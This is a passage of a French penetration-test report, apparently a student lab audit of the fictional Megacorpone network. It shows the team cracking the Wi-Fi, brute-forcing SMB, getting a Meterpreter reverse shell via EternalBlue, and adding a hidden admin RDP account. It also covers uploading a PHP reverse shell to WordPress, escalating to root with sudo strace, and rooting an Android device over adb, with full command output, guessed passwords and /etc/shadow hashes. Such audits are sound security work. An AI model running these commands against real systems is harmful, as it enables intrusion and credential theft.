iso.3.6.1.4.1.77.1.2.25.1.1.14.68.101.102.97.117.108.116.65.99.99.111.117.110.116 = STRING: "DefaultAccount"

```

FIGURE 12 – Extraction des usernames avec snmpwalk

#### 4.5 Découverte d'un appareil android

Nous avons également trouvé un autre appareil avec l'adresse 10.180.20.11 lors de découverte du réseau. Étant donné que nous n'avons pas plus d'information à son sujet dans la base de données, nous décidons de recommencer un scan plus intensif. Nous découvrons alors qu'il s'agit d'un appareil android avec pour seul service disponible *freeciv* (voir figure 13).

13





## 6 Exploitation et élévation de privilèges

### 6.1 Wifi

Afin d'avoir un point d'accès directement dans le réseau de l'entreprise, nous avons utilisé le point d'accès wifi Ikki. Grâce à l'outil *wifite*, nous avons pu assez simplement retrouver le mot de passe de celui-ci (voir figure 15). Cet outil fonctionne en 5 grandes étapes :

1. Découverte des SSID disponibles
2. Écoute des requêtes sur le point d'accès
3. Envoi de requêtes pour déconnecter des clients
4. Interception de clé WPA2
5. Tentative de déchiffrement grâce à une wordlist




FIGURE 15 – Découverte du mot de passe du point wifi "Ikki"

### 6.2 Active Directory - Windows

Tout d'abord, nous avons réussi à avoir un accès sur le share SMB par "chance". En effet, nous avons pu découvrir les noms d'utilisateurs disponibles lors de l'énumération avec *snmpwalk*. Nous savions donc qu'il existait un username "user". Nous avons donc tenté de nous y connecter avec cet utilisateur et comme nous connaissions bien les personnes qui ont mis en place l'infrastructure, nous avons deviné que le mot de passe s'agissait de "Tigrou007". De cette manière, nous découvrons plusieurs sharename auxquels nous n'avons pas tous accès (voir figure 16).




FIGURE 16 – Découverte des différents share SMB grâce à "user"



Dans l'un de ces partages, nous avons trouvé une wordlist comprenant tous les mots de passe leak de l'active directory. Un fichier qui ne devrait sans doute pas exister, d'autant plus dans un dossier partagé.

### 6.2.1 Windows XP

Nous créons un "user\_file" contenant tous les usernames que l'on a pu trouver avec snmp. Puis nous tentons un premier brute force du service SMB avec ce user\_file ainsi qu'une wordlist de mot de passe. Nous trouvons ainsi le mot de passe d'un utilisateur : winxp (voir figure 17).

```
[*] 10.180.20.1:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
=====
```

host	origin	service	public	private	realm	private_type	JtR Format
10.180.20.1	10.180.20.1	445/tcp (smb)	Guest			Blank password	
10.180.20.1	10.180.20.1	445/tcp (smb)	winxp	P@55w0rd!		Password	
10.180.20.1	10.180.20.1	445/tcp (smb)	DefaultAccount			Blank password	

FIGURE 17 – Brute force SMB - WinXP

Maintenant que nous avons une nouvelle paire d'identifiant, nous tentons de procéder à un exploit qui se base sur la vulnérabilité ETERNALBLUE que nous avons découverte lors de la recherche de failles (ms17\_010). Après avoir essayé divers exploit sur le contrôleur de domaine, nous comprenons que ces identifiants ne nous serviront pas pour cette machine. Nous essayons donc à nouveau sur la Windows XP et nous réussissons à mettre en place une backdoor (voir figure 18).

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.180.20.2
RHOSTS => 10.180.20.2
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.180.0.4:4444
[*] 10.180.20.2:445 - Authenticating to 10.180.20.2 as user 'winxp'...
[*] 10.180.20.2:445 - Target OS: Windows XP 3790 Service Pack 1
[*] 10.180.20.2:445 - Filling barrel with fish... done
[*] 10.180.20.2:445 - <----- | Entering Danger Zone | ----->
[*] 10.180.20.2:445 - [*] Preparing dynamite...
[*] 10.180.20.2:445 - [*] Trying stick 1 (x64)...Boom!
[*] 10.180.20.2:445 - [+] Successfully Leaked Transaction!
[*] 10.180.20.2:445 - [+] Successfully caught Fish-in-a-barrel
[*] 10.180.20.2:445 - <----- | Leaving Danger Zone | ----->
[*] 10.180.20.2:445 - Reading from CONNECTION struct at: 0xfffffffff9f09020
[*] 10.180.20.2:445 - Built a write-what-where primitive...
[+] 10.180.20.2:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.180.20.2:445 - Selecting native target
[*] 10.180.20.2:445 - Uploading payload... bwbXFHHw.exe
[*] 10.180.20.2:445 - Created \bwbXFHHw.exe...
[+] 10.180.20.2:445 - Service started successfully...
[*] Sending stage (200262 bytes) to 10.180.20.2
[*] 10.180.20.2:445 - Deleting \bwbXFHHw.exe...
[*] Meterpreter session 1 opened (10.180.0.4:4444 -> 10.180.20.2:1099) at 2021-12-03 09:58:00 +0100

meterpreter > help
```

FIGURE 18 – Déploiement d'une backdoor sur SOPORIFIK.PTLAB.BE

Après cela, nous avons mis en place un accès RDP pour accéder à la machine avec plus de facilité. (Voir figure 19 et 20)

```

meterpreter > run getgui -u test -p Tigrou007

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: test with Password: Tigrou007
[*] Hiding user from Windows Login screen
[*] Adding User: test to local group 'Remote Desktop Users'
[*] Adding User: test to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up__20211203.0118.rc
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up__20211203.0157.rc
meterpreter >

```

FIGURE 19 – Mise en place d'un accès RDP sur SOPORIFI.K.PTLAB.BE




FIGURE 20 – Accès à la machine Windows XP

Nous avons réussi à obtenir un accès, mais malheureusement il ne nous est pas suffisant pour accéder au contrôleur de domaine. Nous décidons alors de déterminer quel identifiant est l'administrateur de l'Active Directory. Pour cela, nous nous servons également de la vulnérabilité MS17\_010 (voir figure 21).

```

msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 10.180.20.2
RHOSTS => 10.180.20.2
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 10.180.20.2:445 - Target OS: Windows XP 3790 Service Pack 1
[*] 10.180.20.2:445 - Filling barrel with fish... done
[*] 10.180.20.2:445 - <----- | Entering Danger Zone | ----->
[*] 10.180.20.2:445 - [*] Preparing dynamite...
[*] 10.180.20.2:445 - [*] Trying stick 1 (x64)...Boom!
[*] 10.180.20.2:445 - [+] Successfully Leaked Transaction!
[*] 10.180.20.2:445 - [+] Successfully caught Fish-in-a-barrel
[*] 10.180.20.2:445 - <----- | Leaving Danger Zone | ----->
[*] 10.180.20.2:445 - Reading from CONNECTION struct at: 0xfffff6f4d4f0590
[*] 10.180.20.2:445 - Built a write-what-where primitive...
[+] 10.180.20.2:445 - Overwrite complete... SYSTEM session obtained!
[+] 10.180.20.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.180.20.2:445 - Getting the command output...
[*] 10.180.20.2:445 - Executing cleanup...
[+] 10.180.20.2:445 - Cleanup was successful
[+] 10.180.20.2:445 - Command completed successfully!
[*] 10.180.20.2:445 - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain ptlab.be.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
Administrator   SQLService
The command completed successfully.

[*] 10.180.20.2:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) >

```

FIGURE 21 – Énumération du compte administrateur

Après nous être rappelé avoir découvert une wordlist avec des mots de passe leak sur le SMB, nous décidons de retenter un brute force sur l'identifiant unique "SQLService" avec cette wordlist. Nous obtenons ainsi une nouvelle paire d'identifiants (voir figure 22).

```

[-] 10.180.20.1:445 - 10.180.20.1:445 - Failed: '.\DefaultAccount:dayana',
[-] 10.180.20.1:445 - 10.180.20.1:445 - Failed: '.\DefaultAccount:kissmyass',
[-] 10.180.20.1:445 - 10.180.20.1:445 - Failed: '.\DefaultAccount:handsome',
[*] 10.180.20.1:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
=====
host      origin      service      public      private      realm      private_type  JtR Format
-----
10.180.20.1 10.180.20.1 445/tcp (smb) SQLService  Password2021! Password

```

FIGURE 22 – Second brute force - SqlService

### 6.2.2 Windows 10

Nous tentons donc de nous connecter en RDP sur la windows server, mais la connexion est refusée par faute de certificat, nous tentons de même sur la WindowsXP mais nous obtenons la même erreur. Nous tentons donc de nous connecter tout d'abord sur la 3ème machine, SIMIABRAZ.PTLAB.BE (une Windows 10). (Voir figure 23).

```

(kali@kali)-[~]
$ rdesktop -u SQLService -p Password2021! -d ptlab.be 10.180.20.3
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system
Failed to initialize NLA, do you have correct Kerberos TGT initialized?
Core(warning): Certificate received from server is NOT trusted by this system

```

FIGURE 23 – Connexion RDP à la Windows 10 (SIMIABRAZ.PTLAB.BE)

Nous obtenons bien un accès RDP sur cette machine.

### 6.2.3 Windows Server

Nous tentons maintenant une connexion RDP sur SOVKIPOU.PTLAB.BE depuis la Windows 10. Cette fois-ci, plus de soucis avec les certificats. Nous obtenons bel et bien un accès sur le contrôleur de domaine, et ce, en administrateur (voir figure 24).




FIGURE 24 – Connexion RDP en administrateur sur la windows server

## 6.3 Linux

Grâce aux scans de type web via le logiciel Nessus, nous avons eu la liste de tous les répertoires wordpress sur la machine Snubbull. (Voir annexe D.1.5)

Cela nous a permis d'atteindre la page de connexion de Wordpress pour la gestion du site. De plus, étant donné que le site Wordpress était vulnérable à l'énumération des utilisateurs, les combinaisons de user/password étaient réduites. Dès lors nous avons tenté de deviner le mot de passe des deux utilisateurs référencés. Après quelques tentatives, nous avons retrouvé le mot de passe de l'utilisateur 'blogger' qui n'était d'autre que *blogger*. Cela arrive encore fréquemment que le mot de passe soit le même que le nom d'utilisateur.

Dès lors, après avoir obtenu un accès à l'administration du site web wordpress, nous avons exploré les diverses fonctionnalités de Wordpress. Nous avons cherché un moyen d'upload un 'reverse\_shell' en PHP afin d'obtenir un terminal sur la machine cible. En explorant les rubriques de Wordpress, nous nous sommes rendus dans la section 'Slideshow' et nous avons remarqué différentes 'Slides' qui correspondaient aux noms des employés de Megacorpone. Ces 'Slides' faisaient référence aux différentes photos des employés se trouvant sur la page 'About-us' du site de Megacorpone.




FIGURE 25 – Accès admin à la gestion du site Wordpress

Nous avons donc tenté d'upload un 'reverse\_shell' en PHP dans la rubrique 'Slideshow' et ensuite naviguer dans le répertoire des uploads du site, afin d'y retrouver notre fichier uploadé. Nous n'étions pas sûrs que cela allait fonctionner, car il était indiqué que seuls des fichiers ayant comme format PNG, GIF, ou JPEG pouvaient être uploadés. Cependant, comme nous avions un accès administrateur à la gestion du site, l'upload de notre fichier en PHP a bien fonctionné. [7]

Nous avons donc ouvert un terminal sur notre machine hôte afin d'écouter une connexion TCP entrante sur le port 1234 et sur l'IP du site (10.180.30.10). De ce fait, une fois que nous naviguions dans les fichiers uploadés et que nous accédions à notre fichier en PHP, cela nous a permis d'obtenir un accès terminal sur la machine cible.




FIGURE 26 – Upload de notre reverse\_shell en PHP

Cependant, nous étions connectés en tant qu'utilisateur 'www-data'. La première chose à faire a été d'ouvrir un tty-shell car il ne nous est pas possible d'utiliser certaines commandes telles que le `su` ou `sudo` dans un reverse shell. Pour cela, nous utilisons python pour nous créer notre nouveau tty-shell [6] : `PYTHON -c 'import pty; pty.spawn("/bin/sh")'`.

Ensuite, seule la commande 'strace' pouvait être lancée en mode `sudo` sans devoir renseigner le mot de passe. Nous l'avons découvert en entrant la commande '`sudo -l`' qui nous permet de retrouver les commandes qui peuvent être utilisées en sudo avec l'utilisateur actuel. Nous avons donc cherché un moyen d'élever nos privilèges à l'aide de la commande 'strace' et nos recherches ont été fructueuses, car un exploit avait déjà été réalisé pour cette version de sudo, et donc via une simple commande, nous sommes passés de 'www-data' à 'root'. Cette élévation de privilèges a été possible car la version de 'sudo' (1.8.9p5) était vulnérable à des failles de type élévation de privilèges ainsi qu'à une mauvaise configuration.[4]

```

vnloads 10.172.15
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ sudo nc -l -p 1111 10.180.30.10
Linux Snubbull 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:19:47 up 3:13, 0 users, load average: 0.00, 0.01, 0.07
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=32(www-data) groups=32(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on Snubbull:
  env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/bin

User www-data may run the following commands on Snubbull:
  (ALL : ALL) NOPASSWD: /usr/bin/strace
$ sudo strace -o /dev/null /bin/sh
whoami
root
cat /etc/shadow
root:$6$LaJkZfga$YztUIVzgakYBwbHlok7WJ29LpZJHCg20Evw1IIC10UoDebGOI.z48Rejxk09WAI5t3ociSGovB3J1/Q3Hj50x/:18909:0:9999
9:7:::
daemon:*:16484:0:99999:7:::
bin:*:16484:0:99999:7:::
sys:*:16484:0:99999:7:::
sync:*:16484:0:99999:7:::
games:*:16484:0:99999:7:::
man:*:16484:0:99999:7:::
lp:*:16484:0:99999:7:::
mail:*:16484:0:99999:7:::
news:*:16484:0:99999:7:::
uucp:*:16484:0:99999:7:::
proxy:*:16484:0:99999:7:::
www-data:*:16484:0:99999:7:::
backup:*:16484:0:99999:7:::
list:*:16484:0:99999:7:::
irc:*:16484:0:99999:7:::
gnats:*:16484:0:99999:7:::
nobody:*:16484:0:99999:7:::
libuuid:*:16484:0:99999:7:::
syslog:*:16484:0:99999:7:::
messagebus:*:16484:0:99999:7:::
usbmux:*:16484:0:99999:7:::
dnsmasq:*:16484:0:99999:7:::
avahi-autoipd:*:16484:0:99999:7:::
kernoops:*:16484:0:99999:7:::
rtkit:*:16484:0:99999:7:::
saned:*:16484:0:99999:7:::
whoopsie:*:16484:0:99999:7:::
speech-dispatcher:*:16484:0:99999:7:::
avahi:*:16484:0:99999:7:::
lightdm:*:16484:0:99999:7:::
colord:*:16484:0:99999:7:::
hplip:*:16484:0:99999:7:::
pulse:*:16484:0:99999:7:::
user:$6$RoN1Rt13$9i0WYtyHZ.fHU3R7TVsU7YQL9J098p1CA8mmdXMQ7duuFp8VQPvgFtC8EdFpcASp164bTpnxxcfcd1tvsS2DC1:18909:0:9999
9:7:::
sshd:*:18905:0:99999:7:::
mysql:*:18909:0:99999:7:::
bob:$6$qNRtLsU2$Nvpz2umY7UJUEInp3YHvRuLyTBjVJs.e61sp3f5y570CbLXJYK6C5jNZN4R60ckYVj.dYAkWn6XoLoyMnezB.:18909:0:99999
9:7:::

```

FIGURE 27 – Élévation de privilèges depuis notre reverse\_shell

## 6.4 Android

Lors de la phase d'énumération, nous avons remarqué la présence d'une machine Android ainsi que du service Freeciv qui est sur le port 5555.

En nous renseignant un peu sur ce service, nous avons retrouvé quelques CVE faisant références aux versions obsolètes de Freeciv. Dès lors, en cherchant comment nous allions pouvoir exploiter une éventuelle vulnérabilité, nous avons découvert le package 'adb' qui signifie **Android Debug Bridge** et qui est donc un outil en ligne de commande permettant de communiquer avec un appareil Android. Cet outil nous a donc permis de nous connecter à la machine Android, pour ensuite y obtenir un terminal. Une fois connecté à la machine, nous avons remarqué que nous étions connectés en tant que user 'shell' et donc nous avons recherché un moyen d'élever nos privilèges. De ce fait, la simple commande 'su' nous permet d'obtenir un accès root à la machine Android. [8]



```
kali@kali: ~/Downloads
File Actions Edit View Help
$ adb connect 10.180.20.11:5555
connected to 10.180.20.11:5555

(kali@kali)~/Downloads
$ adb shell
x86_64:/ $ whoami
shell
x86_64:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
x86_64:/ $ su
:/ # whoami
root
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ #
```

FIGURE 28 – Accès à un shell 'root' sur la machine Android

## 7 Résultats

Cet audit de sécurité s'est avéré productif. En effet, nous avons pu déterminer de grands points de faiblesse sur le système d'information, tous étant énumérés lors de ce rapport. Dans l'état actuel du système d'information, nous avons réussi à compromettre 5 machines :

- SOVKIPOU.PTLAB.BE (Windows Server) :  
Nous avons réussi à trouver les identifiants administrateur et nous avons également réussi à nous y connecter en RDP.
- SOPORIFIK.PTLAB.BE (Windows XP) :  
Nous avons pu déterminer les identifiants locaux et grâce à une backdoor meterpreter, nous nous sommes créé un accès RDP.
- SIMIABRAZ.PTLAB.BE (Windows 10) :  
Cette machine nous a surtout servi de pont vers la Windows Server. Elle nous fut très utile pour nous connecter en RDP à SOVKIPOU.PTLAB.BE.
- 10.180.20.11 :  
Cet appareil android était assez simple à compromettre et l'accès administrateur était presque direct.
- STALGAMIN.MEGACORPONE.BE (Ubuntu) :  
Grâce à diverses vulnérabilités Wordpress, à la faiblesse du mot de passe "blogger" et grâce à la misconfiguration de sudo ; nous avons pu obtenir un accès root au serveur Ubuntu.

En plus de tout cela, il nous a également été possible de nous connecter à l'infrastructure via le Wifi qui fut simple à craquer grâce à l'outil *Wifite*.



## 8 Conclusion

En conclusion, les résultats obtenus lors de ce test de pénétration sur l'infrastructure de la société **Megacorpone** se sont avérés être très pertinents. En effet, nous avons constaté un manque considérable au niveau de la sécurité informatique de cette infrastructure. C'est-à-dire que des données sensibles de l'entreprise ont été trouvées, de nombreuses vulnérabilités en matière de sécurité ont été détectées et exploitées. Dès lors, nous avons établi certaines recommandations afin de corriger ces vulnérabilités, et de mieux sécuriser l'infrastructure en général.

Tout au long de ce test de pénétration, nous avons suivi la méthodologie **Kill Chain**. Cette méthodologie nous a été présentée en début d'année lors de l'introduction au cours de sécurité offensive. Cela nous a appris à respecter une chronologie bien précise, afin de réaliser au mieux ce test de pénétration.

Nous avons donc commencé par l'étape de reconnaissance qui nous a permis de recueillir des informations importantes sur l'infrastructure de la société, pour ensuite procéder à la phase d'énumération et de scanning, qui nous a permis de nous orienter de manière plus précise pour les étapes suivantes. Ces deux premières étapes constituent la base de tous tests d'intrusion. En effet, nous avons commencé la phase de recherche d'éventuelles vulnérabilités sur base des résultats obtenus lors des étapes précédentes, pour ensuite procéder à l'exploitation de ces vulnérabilités ainsi qu'à de potentielles élévations de privilèges.

Nous avons donc conclu que les mesures de sécurité mises en place au niveau de l'infrastructure de la société étaient insuffisantes lors de la réalisation de ce test, il est donc fortement recommandé d'appliquer certaines solutions présentées dans la section Synthèse & Solutions.

## A Web

### A.1 Robots.txt

[1] Robots.txt est un fichier texte que les webmasters créent pour indiquer aux robots Web (généralement les robots des moteurs de recherche) comment explorer les pages de leur site Web. Le fichier robots.txt fait partie du protocole d'exclusion des robots (REP), un groupe de normes Web qui régulent la façon dont les robots explorent le Web, accèdent et indexent le contenu, et diffusent ce contenu aux utilisateurs. Le REP comprend également des directives telles que des méta robots, ainsi que des instructions à l'échelle de la page, du sous-répertoire ou du site sur la façon dont les moteurs de recherche doivent traiter les liens (telles que « suivre » ou « nofollow »).

En pratique, les fichiers robots.txt indiquent si certains agents utilisateurs (logiciels d'exploration Web) peuvent ou non explorer des parties d'un site Web. Ces instructions d'exploration sont spécifiées en « interdisant » ou « autorisant » le comportement de certains (ou de tous) agents utilisateurs.

## B Nmap

### B.1 Scan ARP

L'option **-P\*** permet d'associer une option à la découverte des hosts lors du scan. De cette manière, l'option **-Pn** annulera les pings, ou encore **-PR** permettra une découverte ARP. D'autres options sur la découverte des hosts existent également. Les pings ARP sont très utiles car les hôtes peuvent bloquer assez facilement les pings classique ICMP mais ne bloquent généralement pas les requêtes ARP.

### B.2 Qu'est-ce que l'option -sV?

Il s'agit simplement d'une option permettant la détection de la version des différents services découverts. Pour plus d'information, consultez <https://nmap.org/book/vscan.html>.

### B.3 Différence entre -sT et -sS

